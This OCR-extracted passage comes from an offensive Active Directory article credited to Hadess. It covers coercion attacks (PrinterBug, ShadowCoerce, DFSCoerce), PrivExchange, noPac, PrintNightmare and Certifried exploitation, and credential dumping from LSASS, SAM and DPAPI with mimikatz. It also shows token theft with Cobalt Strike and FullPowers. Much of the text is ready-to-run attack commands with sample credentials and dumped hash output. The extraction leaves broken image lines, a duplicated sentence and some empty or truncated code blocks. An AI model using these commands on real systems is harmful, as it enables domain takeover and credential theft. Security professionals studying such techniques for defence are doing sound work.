
If a user has the rights to add a SPN to another user, It's possible to make the other user vulnerable to Keberoasting!

Coercion


Coercion is about forcing/redirecting authentications. And there are many ways to do it and Microsoft doesn't really see it as a vulnerability because it's pretty common in the domain realm to relay authentication.

PrinterBug(MS-PRPN)


PrinterBug triggers a RPC call to make the victim's Spooler service authenticate to a target of the attacker's choosing. And it has no fix!
First you should check to see whether Spooler service is available or not using Impacket's rpcdump.py:



Then you can easily use printerbug.py to coerce authentication to a target of your choosing:



Then you can easily use printerbug.py to coerce authentication to a target of your choosing:



ShadowCoerce(MS-FSRVP)

MS-FSRVP is used to create shadow copies of remote hosts. The requirement for this coercion method is that the File Server VSS Agent Service must be installed on the target system. Note that this is patched in update kb5015527:
shadowcoerce.py -d "domain" -u "user" -p "password" LISTENER TARGET

DFSCoerce(MS-DFSNM)

MS-DFSNM provides a RPC interface for administering DFS:
dfscoerce.py -d "domain" -u "user" -p "password" LISTENER TARGET

SMB share

If you have access to a SMB share, you can put a variety of files in there to coerce authentication your way! You can put .url,.scf,..

Vulnerabilities

PrivExchange Vulnerability


The PrivExchange attack involves leveraging vulnerabilities in Microsoft Exchange servers to escalate privileges and ultimately gain domain administrator access. Below are the steps involved in conducting a PrivExchange attack:

Installation of Requirements:
Ensure impacket is installed. You can install it from pip with pip install impacket, but using the latest version from GitHub is recommended.

Execute privexchange.py:
Use the privexchange.py tool to log in to Exchange Web Services and subscribe to push notifications. This action prompts Exchange to connect back to the attacker and authenticate as the system.

Execute httpattack.py (Optional):

- The httpattack.py module can be used with ntlmrelayx.py to perform the attack without credentials.
- Modify the attacker URL in httpattack.py to point to the attacker's server where ntlmrelayx will run.
- Clone the impacket repository from GitHub (git clone https://github.com/SecureAuthCorp/impacket) and copy the httpattack.py file into the /impacket/impacket/examples/ntlmrelayx/attacks/ directory.
- Install the modified version of impacket with pip install . --upgrade or pip install -e .



SamAccountName/NoPac Attack

The SamAccountName/NoPac attack exploits vulnerabilities CVE-2021-42278 and CVE-2021-42287 to impersonate a Domain Admin from a standard domain user. Below are the key steps and commands involved in executing this attack:

1. **Installation of Requirements**:
   - Ensure the necessary tools and libraries are installed, including Impacket. You can install Impacket from pip with **pip install impacket**, or use the latest version from GitHub.
2. **Execute noPac.py**:
   - Use the **noPac.py** script to perform the attack, providing the domain/username and password as parameters.
   - Example:

python noPac.py cgdomain.com/sanfeng:'1qaz@WSX' -dc-ip 10.211.55.203

Auto Get Shell:

- Optionally, use the **--shell** parameter to automatically drop a shell via smbexec after successful exploitation.
- Example:

python noPac.py cgdomain.com/sanfeng:'1qaz@WSX' -dc-ip 10.211.55.203 -dc-host lab2012 -shell --impersonate administrator

Dump Hash:
- Use the **-dump** parameter to dump hashes after successful exploitation.
- Example:

python noPac.py cgdomain.com/sanfeng:'1qaz@WSX' -dc-ip 10.211.55.203 -dc-host lab2012 --impersonate administrator -dump

Scanner:
- Utilize the **scanner.py** script to scan for vulnerable systems within the domain.
- Example:

python scanner.py cgdomain.com/sanfeng:'1qaz@WSX' -dc-ip 10.211.55.203

Additional Methods:
- Optionally, you can explore additional methods for exploiting vulnerabilities, such as finding computers that can be modified by the current user or identifying CreateChild accounts.
- Examples:

AdFind.exe -sc getacls -sddlfilter ;;"[WRT PROP]";;computer;domain\user -recmute
AdFind.exe -sc getacls -sddlfilter ;;"[CR CHILD]";;computer; -recmute

PrintNightmare Exploit (PowerShell)

PrintNightmare enables attackers to execute arbitrary code with SYSTEM privileges on a target system. Below is a PowerShell script that leverages PrintNightmare to perform local privilege escalation:

```
# Import the PowerShell module
Import-Module .\cve-2021-1675.ps1

# Add a new user to the local administrators group by default
Invoke-Nightmare # add user `adm1n`/`P@ssw0rd` in the local admin group by default

# Supply a custom DLL payload
Invoke-Nightmare -DriverName "Xerox" -NewUser "john" -NewPassword "SuperSecure"
```

Details:
- The script embeds a Base64-encoded GZIPped payload for a custom DLL, allowing for local privilege escalation.
- It does not require remote RPC or SMB access, as it operates solely within the functions of Print Spooler.
- Methods from PowerSploit/PowerUp are utilized for reflective access to the Win32 APIs.
- The script automatically determines the appropriate DLL path without iterating through all printer drivers.

Certifried Exploitation

Certifried simplifies the process of exploiting CVE-2022-26923. However, here are the manual steps to replicate the vulnerability:

1. **Request Certificate Manually**:
    - Add the computer and update necessary attributes.

```
python3 certifried.py domain.com/lowpriv:'Password1' -dc-ip 10.10.10.10
```

Recover NTLM Hash:

- Request the certificate manually.

```
python3 certifried.py domain.com/lowpriv:'Password1' -dc-ip 10.10.10.10 -use-ldap
```


Extract Credentials

LSASS DUMP
Local Security Authority Server Service (LSASS) is a process in Microsoft Windows operating systems that is responsible for enforcing the security policy on the system." Basically, it stores the local usernames and passwords/hashes in it. So dumping this is one of the common things adversary and red teamers do. Although there are several ways to dump the lsass , but we will keep it limited to mimikatz.
if we have got access with credentials to domain controller or any other machine with local administrative rights, we can run the mimikatz with following command to dump the lsass process and extract NTLM hashes from it. The clear text password dumping is possible on older version of windows where the wdigest

(https://blog.netwrix.com/2022/10/11/wdigest-clear-text-passwords-stealing-more-than-a-hash/) is used. But the newer version of windows have wdigest disabled, so

we get NTLM hashes only.

```
privilege::elevete
sekurlsa::logonPasswords
```



The above command dump all the hashes from LSASS including the user accounts that were not dumped in logon passwords before.
Do remember , there are several ways to dump the hashes from the lsass process , not limited to one, like we can use task manager to dump the lsass memory file, we can use procdump , we can use msv module of mimikatz , etc.

SAM/LSA DUMP
The Security Account Manager (SAM) database holds the NTLM hashes of local accounts only. These can be extracted with the lsadump::sam Mimikatz module. If a common local administrator account is being used with the same password across an entire environment, this can make it very trivial to move laterally.

```
privilege::debug
token::elevate
lsadump::sam
```

The above commands dumps the local Security Account Manager (SAM) NT hashes.
It can operate directly on the target system, or offline with registry hives backups (for SAM and SYSTEM).

```
mimikatz # lsadump::sam
Domain : DC
SysKey : 7852ea75b3b8c4093fbda3f618a045bb
Local SID : S-1-5-21-97532702-2134717100-614679475
SAMKey : 7a87c9ff42815d7d1cead9fe84db22ba
RID : 000001f4 (500)
User : Administrator
Hash NTLM: 4d01f91984530f183381bdf5f0605f63
RID : 000001f5 (501)
User : Guest
```

DPAPI Dump/Decryption

The Data Protection API (DPAPI) is a component built into Windows that provides a means for encrypting and decrypting data "blobs". It uses cryptographic keys that are tied to either a specific user or computer and allows both native Windows functionality and third-party applications to protect/unprotect data transparently to the user.
DPAPI is used by the Windows Credential Manager to store saved secrets such as RDP credentials, and by third-party applications like Google Chrome to store website credentials.
The way the Windows Credential Manager works on basis of "Vaults" and "Credentials" . A "vault" essentially holds records of encrypted credentials and a reference to the encrypted blobs. Windows has two vaults: Web Credentials (for storing browser credentials) and Windows Credentials (for storing credentials saved by mstsc, etc). A "credential" is the actual encrypted credential blob. we can use the folloiwng command to list the valut

mimikatz vault::list

Now we have Credential Files , This files are protected and could be located in:

```
dir /a:h C:\Users\username\AppData\Local\Microsoft\Credentials\
dir /a:h C:\Users\username\AppData\Roaming\Microsoft\Credentials\
Get-ChildItem -Hidden
C:\Users\username\AppData\Local\Microsoft\Credentials\
Get-ChildItem -Hidden
C:\Users\username\AppData\Roaming\Microsoft\Credentials\
```

Get credentials info using mimikatz dpapi::cred , in the response you can find interesting info such as the encrypted data and the guidMasterKey. The master keys are stored in the users' roaming "Protect" directory. But they're also encrypted.

```
mimikatz dpapi::cred /in:C:\Users\
<username>\AppData\Local\Microsoft\Credentials\28350839752B38B238E5D56FDD7
891A7

[...]
guidMasterKey : {bfc5090d-22fe-4058-8953-47f6882f549e}
[...]
pbData : b8f619[...snip...]b493fe
```

Now there are two ways to dump the master key, but here we will show you the first method , i.e if the master keys are cached in LSASS. It will not be in the cache if the user has not recently accessed/decrypted the credential.

```
mimikatz !sekurlsa::dpapi

Authentication Id : 0 ; 1075454 (00000000:001068fe)
Session : RemoteInteractive from 2
User Name : bfarmer
Domain : DEV
Logon Server : DC-2
Logon Time : 9/6/2022 9:09:54 AM
SID : S-1-5-21-569305411-121244042-2357301523-1104

[00000000]
* GUID : {bfc5090d-22fe-4058-8953-47f6882f549e}
* Time : 9/6/2022 11:27:44 AM
* MasterKey :

8d15395a4bd40a61d5eb6e526c552f598a398d530ecc2f5387e07605eeab6e3b4ab440d85f
c8c4368e0a7ee130761dc407a2c4d58fcd3bd3881fa4371f19c214

* sha1(key) : 897f7bf129e6a898ff4e20e9789009d5385be1f3
```

as we can see we have the GUID match from the above both command , so that is our master key. Now we can use mimikatz module dpapi::cred with the appropiate /masterkey to decrypt and get a plain text password.

dpapi::cred /in:C:\path\to\encrypted\file /masterkey:<MASTERKEY>

Token Manipulation

Adjust token privileges
Widows operating system follows the concept of ‘Token Privileges’. Now these aren’t just privileges that Windows gives you to make you feel better - those are Token Compliments. Token Privileges are aspects of the things your user account can do, but you often don’t need that power enabled by default. For example, anybody can restart a computer, but windows doesn’t enable that privilege by default:

```
C:\Users\Z004WREN>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled

C:\Users\Z004WREN>
```

do remember , domain group policy overrides the privileges and access we set on local system
if we want to enable or disable token privileges , PowerShell doesn't ship a cmdlet to adjust token privileges by default. There are two ways to adjust the token privileges either by using windows API called AdjustTokenPrivileges


(https://docs.microsoft.com/en-us/windows/win32/api/securitybaseapi/nf-securitybaseapi-adjusttokenprivileges).

or we can use the following PowerShell script that uses pinvoke to enable / disables the all/any privilges.

```
param( ## The privilege to adjust. This set is taken from
## http://msdn.microsoft.com/en-us/library/bb530716(VS.85).aspx

[ValidateSet(
"SeAssignPrimaryTokenPrivilege", "SeAuditPrivilege",
"SeBackupPrivilege",
"SeChangeNotifyPrivilege", "SeCreateGlobalPrivilege",
"SeCreatePagefilePrivilege",
"SeCreatePermanentPrivilege", "SeCreateSymbolicLinkPrivilege",
"SeCreateTokenPrivilege",
"SeDebugPrivilege", "SeEnableDelegationPrivilege",
"SeImpersonatePrivilege", "SeIncreaseBasePriorityPrivilege",
"SeIncreaseQuotaPrivilege", "SeIncreaseWorkingSetPrivilege",
"SeLoadDriverPrivilege",
"SeLockMemoryPrivilege", "SeMachineAccountPrivilege",
"SeManageVolumePrivilege",
"SeProfileSingleProcessPrivilege", "SeRelabelPrivilege",
"SeRemoteShutdownPrivilege",
"SeRestorePrivilege", "SeSecurityPrivilege",
"SeShutdownPrivilege", "SeSyncAgentPrivilege",
"SeSystemEnvironmentPrivilege", "SeSystemProfilePrivilege",
"SeSystemtimePrivilege",
"SeTakeOwnershipPrivilege", "SeTcbPrivilege",
"SeTimeZonePrivilege", "SeTrustedCredManAccessPrivilege",
"SeUndockPrivilege", "SeUnsolicitedInputPrivilege")]
$Privilege,
## The process on which to adjust the privilege. Defaults to the
current process.
$ProcessId = $pid,
## Switch to disable the privilege, rather than enable it.
$Disable
)
## Taken from P/Invoke.NET with minor adjustments.
$definition = @'
using System;
using System.Runtime.InteropServices;
public class AdjPriv
{
[DllImport("advapi32.dll",
```

Token Impersonation

Here an adversary creates a new access token that duplicates an existing token using DuplicateToken(Ex). The token can than be used with ImpersonateLoggedOnUser to allow the calling thread to impersonate a logged on user's security context, or with SetThreatToken to assign the impersonated token a thread. This is useful for when the target user has a non-network logon session on the system.
To use the impersonation , we can use incognito from meterpreter or steal_token or make_token from the Cobalt strike.
Incognito can be loaded into a Meterpreter session by using the “use incognito” command, and available tokens can be listed with “list_tokens -u”. if we have any impersonation token available , we can use it like so :



also in cobalt strike , we if we know the plaintext password of the user we can create an token for that user to abuse it like so :

```
beacon> make_token DEV\suryadevsingh Qwerty123
[+] Impersonated DEV\jking (netonly)
beacon> remote-exec winrm <ip/doamin> whoami
dev\suryadevsingh
```

or we can steal the token from the PID , if we are having higher privileges of local administrator :

beacon> steal_token 5536

Recovering default privileges set of Network Service/Local Service accounts / Bypassing Restricted set of privileges.

On Windows, some services executed as LOCAL SERVICE or NETWORK SERVICE are configured to run with a restricted set of privileges. Therefore, even if the service is compromised, you won't get the golden impersonation privileges and privilege escalation to LOCAL SYSTEM should be more complicated. However, when you create a scheduled task, the new process created by the Task Scheduler Service has all the default privileges of the associated user account (except SeImpersonate). Therefore, with some token manipulations, you can spawn a new process with all the missing privileges.

We can utilize the tool called FullPowers to achive this . This tool should be executed as LOCAL SERVICE or NETWORK SERVICE only.

```
c:\TOOLS>FullPowers -c "powershell -ep Bypass"
[+] Successfully created scheduled task. PID=9028
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\WINDOWS\system32> Get-ExecutionPolicy
Bypass
```

Conclusion

In conclusion, the "Pwning the Domain: With Credentials" article series provides a comprehensive understanding of the techniques and vulnerabilities involved in exploiting Active Directory environments. By delving into the intricacies of domain account enumeration, domain admin exploitation, and local administrator escalation, readers have gained valuable insights into the methods employed by attackers to compromise AD security. Through practical demonstrations and in-depth discussions, the series has equipped defenders with the knowledge needed to mitigate the risks posed by credential-based attacks effectively.

As organizations continue to face evolving cyber threats, it is crucial to implement robust security measures to protect AD environments. By staying informed about the latest vulnerabilities and adopting proactive defense strategies, organizations can effectively defend against credential-based attacks and safeguard their sensitive data. The "Pwning the Domain: With Credentials" series serves as a valuable resource for security professionals, enabling them to stay ahead of emerging threats and secure their AD infrastructures against potential breaches.

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:
WWW.HADESS.IO

Email
MARKETING@HADESS.IO

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.